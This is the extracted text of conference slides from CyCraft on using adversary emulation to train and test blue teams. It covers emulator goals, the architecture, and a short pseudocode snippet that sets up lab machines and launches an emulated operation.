The Dojo of Blue:
How Adversary Emulation Can Enhance Blue Team Performance

Shang-De Jiang

Cyber Security Researcher, CyCraft


HITB LOCK DOWN 002 livestream

Who am I


- Cyber Security Researcher @ CyCraft
- Speaker of HITCON, Black Hat USA(2020)
- UCCU Hacker Co-Founder
  - Private Cyber Security Group in Taiwan

CyCraft

CyCraft is an AI company that forges the future of cybersecurity resilience through autonomous systems and human-AI collaboration.



CyCraft in MITRE ATT&CK Evaluation



MITRE | ATT&CK Evaluations


Evaluations ▾ Tools ▾ Resources ▾ Get Evaluated

Results

MITRE | ATT&CK Evaluations


Evaluations ▾ Tools ▾ Resources ▾ Get Evaluated

CyCraft Overview



CyCraft Takes Significant Alerting Lead in MITRE ATT&CK® Evaluations' Latest Round

Maturity level



Vuln Management

Penetration Testing

Blind/Internal Red Team

In Person/ Continues

Purple Team

Ref: Bryson Bort (scythe)

Why Adversary Emulation ?

- Check detect/investigate capability
  - Can our products can detect known attack?
  - Do we need to add more detection?

- Validate SOC/Blue Team
  - Check MSSP still awake


Our Adversary Emulator Goals

- Easy to build the environment
- Continuous add new attack framework
- Enhance the investigation skills
- Make historical security event can be replay

Agenda

- Emulator Architecture
- Emulation Process Design
- Toolkit integrated
- Blue Team Performance


Architecture




Socket + Json API

Current stage: wrappers directly talk to visualization

Infrastructure Builder






Code Snippet

```
Management = new Management()

Endpoint m1 = new windows.Endpoint("windows 10")
Endpoint m2 = new windows.Endpoint("windows server 2016")

env_handler = Management.new_infra()
env_handler.add_machine(m1)
env_handler.add_machine(m2)
env_handler.init_infra()

operation_plan = get_avaiable_operation_plans(infra_handler)
Management.new_op_plan(“empire apt3”)

operation = Management.launch_operation(operation_plan, infra_
handler)
```

Other infra builder project

- Mordor Labs (https://github.com/OTRF/mordor-labs)
- attack_range (https://github.com/splunk/attack_range)



